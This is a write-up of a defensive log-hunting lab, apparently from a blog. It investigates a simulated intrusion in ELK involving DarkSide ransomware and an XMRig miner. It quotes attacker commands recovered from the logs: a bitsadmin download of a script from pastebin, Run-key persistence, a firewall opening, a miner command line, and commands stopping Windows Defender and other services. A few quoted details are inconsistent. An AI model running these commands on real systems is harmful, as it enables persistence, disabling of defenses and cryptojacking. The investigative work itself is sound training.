

Blue Team Labs Online: SOC Alpha 3

The following writeup is for [SOC Alpha 3](#) on Blue Team Labs Online, it's an easy lab that involves analysing Windows Event Logs using ELK. This is a hard lab more aimed towards those familiar with Elastic search and is part of a series. This was a super difficult challenge, especially as I am new to performing these sort of investigations.

Scenario: Just like SOC ALPHA 2 lab, you are provided with the more alerts triggered on the ingested logs in ELK. Show your hunting skills to answer the questions for each alert.

What program is used for compression?

To find the program used for compression, I am going to investigate the sysmon logs, specifically for process creation (Event ID 1).

```
Event_System_EventID : 1 AND NOT Event_EventData_CommandLine : "*taskkill.exe"
```

The above query filters out some noise, leaving me with 430 hits. After looking at the results, focusing on Event_EventData_CommandLine, Event_EventData_OriginalFileName, and Event_EventData_Description, I eventually came across WinRAR.exe, along with other suspicious executables:

```
"C:\Program Files\WinRAR\WinRAR.exe" x -text -ow -ver -imon1 -- "C:\Users\nexus\Downloads\151fbd6c299e734f7853497bd083abfa29f8c186a9db31dbe330ace2d35660d5--password is infected.zip" C:\Users\nexus\Downloads\ WinRAR.exe WinRAR archiver
```

For context, WinRAR is an archiving/compression tool.

Answer: C:\Program Files\WinRAR\WinRAR.exe

What is the name of the compressed file?

I am going to cheat a little bit, by searching for the .rar file extension (note, you could also just go through the CommandLine field:

```
Event_System_EventID : 1 AND "*.rar"
```

Event_EventData_CommandLine	Event_EventData_OriginalFileName	Event_EventData_Description
rar a -r C:\Users\nexus\Videos\gatherings.rar gatherings folder	-	Command line RAR

Answer: gatherings.rar

What is the name of the file that has been added to the registry?

Whenever you want to add a new subkey or entry to the registry, you issue the reg add command, therefore, we can likely filter for this in order to find what we are looking for:

```
Event_System_EventID : 1 AND Event_EventData_CommandLine : "*reg add"
```

Event_EventData_CommandLine	Event_EventData_Image
reg add HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run /v WindowsProcess /t REG_SZ /d C:\Windows\Temp\process.exe	C:\Windows\System32\reg.exe
reg add HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run /v WindowsProcess /t REG_SZ /d C:\Windows\Temp\process.exe	C:\Windows\System32\reg.exe

In this case, C:\Windows\Temp\process.exe is being added as a Run key, which is a clear sign of persistence.

Answer: C:\Windows\Temp\process.exe

What is the RegValue?

The RegValue can be seen after the /v option in the command line entry found previously:

```
/v WindowsProcess
```

```
reg add <keyname> [/v valuenam
```

Answer: WindowsProcess

What is the timestamp when the logs are cleared?

When Windows event logs are cleared, Event IDs 104 and 1102 are logged. Event ID 104 indicates the System log was cleared, and Event ID 1102 Indicates that security log was cleared:

```
Event_System_EventID: 1102
```


This results in 1 hit:

Time ↓


```
May 28, 2021 @ 00:26:29.730424000
```

Answer: 2021/05/28T00:26:29

What is the logsource from which you confirmed this event and what is the fieldname and value in the log?

 _index

winevent-security

 Event_System_EventID

1,102

Answer: winevent-security, Event_System_EventID=1102

What is the program used for adding the firewall rule?

On a Windows host, you can use the netsh command to add firewall rules, so let's filter for process creation events that contain netsh.exe:

```
Event_System_EventID : 1 AND Event_EventData_CommandLine : "*netsh.exe"
```

```
"C:\Windows\system32\netsh.exe" advfirewall firewall add rule "name=Zoop TCP Port 80" dir=in action=allow protocol=TCP localport=80
```

Answer: netsh.exe

What is the rulename?

```
"name=Zoop TCP Port 80"
```

Answer: Zoop TCP Port 80

What is the program used for downloading the suspicious file?

I started by taking a look at the process creation events, and filtering out the noise:

```
Event_System_EventID : 1 AND NOT Event_EventData_CommandLine : "*taskkill.exe*" AND NOT Event_EventData_CommandLine : "*msedge.exe"
```

Eventually I came across this:

```
bitsadmin /transfer /Download /priority Foreground https://pastebin.com/raw/AGdtReXJ0 C:\Windows\Temp\process32.ps1
```

Bitsadmin.exe is a living-of-the-land binary that can be used to download anything from the internet.

Answer: bitsadmin.exe

What is the URL from which the file is downloaded?

```
bitsadmin /transfer /Download /priority Foreground https://pastebin.com/raw/AGdtReXJ0 C:\Windows\Temp\process32.ps1
```

Answer: <https://pastebin.com/raw/AGdtReXJ0>

Hunt for the darkside ransomware sample and what is the MD5 hash of the sample?

Recall previously that the threat actor used WinRAR to extract a file:

Event_EventData_CommandLine

```
"C:\Program Files\WinRAR\WinRAR.exe" x -iext -ow -ver -imon1 -- "C:\Users\nexus\Downloads\151fbd6c299e734f7853497bd083abfa29f8c186a9db31dbe330ace2d35660d5--password is infected.zip" C:\Users\nexus\Downloads\
```


Let's search for this file, and try to find when it was executed:

```
Event_System_EventID : 1 AND Event_EventData_CommandLine : "*151fbd6c299e734f7853497bd083abfa29f8c186a9db31dbe330ace2d35660d5"
```

@timestamp ↓	Event_EventData_CommandLine
May 28, 2021 @ 00:32:22.112112000	"C:\Users\nexus\Downloads\151fbd6c299e734f7853497bd083abfa29f8c186a9db31dbe330ace2d35660d5.exe"

If you take the MD5 hash and plug it in to VirusTotal, it gets 64/72 detections:

Event_EventData_Hashes MD5=9D418ECC0F3BF45029263B0944236884



And is associated with darkside ransomware:

Threat categories ransomware trojan

Family labels darkside

Basic properties ⓘ

MD5 9d418ecc0f3bf45029263b0944236884

Answer: 9d418ecc0f3bf45029263b0944236884

The alert is triggered using the processid flag of DllHost.exe, find out the full command associated with it

```
Event_System_EventID : 1 AND Event_EventData_CommandLine : "*DllHost.exe"
```

Event_EventData_CommandLine

```
C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBE  
EC7}
```

Answer: C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}

There is an event to delete the malware from the system. Can you find the full command?

```
Event_System_EventID : 1 AND Event_EventData_CommandLine : "*DEL*"
```

```
"C:\Windows\system32\cmd.exe" /C DEL /F /Q C:\Users\nexus\DOWNLO~1\151FBD~1.EXE >> NUL
```

Answer: C:\Windows\system32\cmd.exe" /C DEL /F /Q
C:\Users\nexus\DOWNLO~1\151FBD~1.EXE >> NUL

What is the username of the mining server used?

After looking through the process creation logs, I came across a reference to miner.exe and xmrig.exe.

```
"C:\Windows\system32\cmd.exe" /C taskkill /IM xmrig.exe /f
```

```
taskkill /IM miner.exe /f
```

```
"C:\Windows\system32\cmd.exe" /C taskkill /IM miner.exe /f
```

Let's search for miner and see if we can find anything:

```
"*miner*"
```

Event_EventData_CommandLine	Event_EventData_Description
"C:\ProgramData\xmrig-6.12.1\xmrig.exe" -o stratum+tcp://pool.minexmr.com:7777 -u 42PkwWL CjheUAaXy2h6CndY9DoKvv4pQ6QogCxgnFFF268ueYNb2FXiLCgQeds64jAytuaXzFTctbsujZYzUuaRVhn8Cjd -p n -k -B --max-cpu-usage=50 --donate-level=0	XMRIg miner

Answer:

42PkwWL CjheUAaXy2h6CndY9DoKvv4pQ6QogCxgnFFF268ueYNb2FXiLCgQeds64jAytuaXzFTctbsujZYzUuaRVhn8Cjd

What is the version of the miner?

```
.xmrig-6.12.1\
```

Answer: 6.12.1

What is the full command attempted to stop the windows defender?

I started off by looking for any commands that disable real time monitoring, however, I was unable to find anything. Therefore, I concluded that the threat actor likely tried to kill the defender process entirely.

```
Event_System_EventID : 1 AND Event_EventData_CommandLine : *def*
```

```
C:\Windows\system32\net1 STOP WinDefend
```

Answer: C:\Windows\system32\net.exe STOP WinDefend

From cmd.exe, the attacker tried to stop 3 more services with a bypass prompt flag. What are the services in alphabetical order?

I simply searched for all events that include cmd.exe:

```
cmd.exe
```

After looking through the 70 results, I found these three commands:

```
net stop spooler /y
```

```
net stop WbioSrv /y
```

```
net stop wlidsvc /y
```

Answer: spooler, WbioSrv, wlidsvc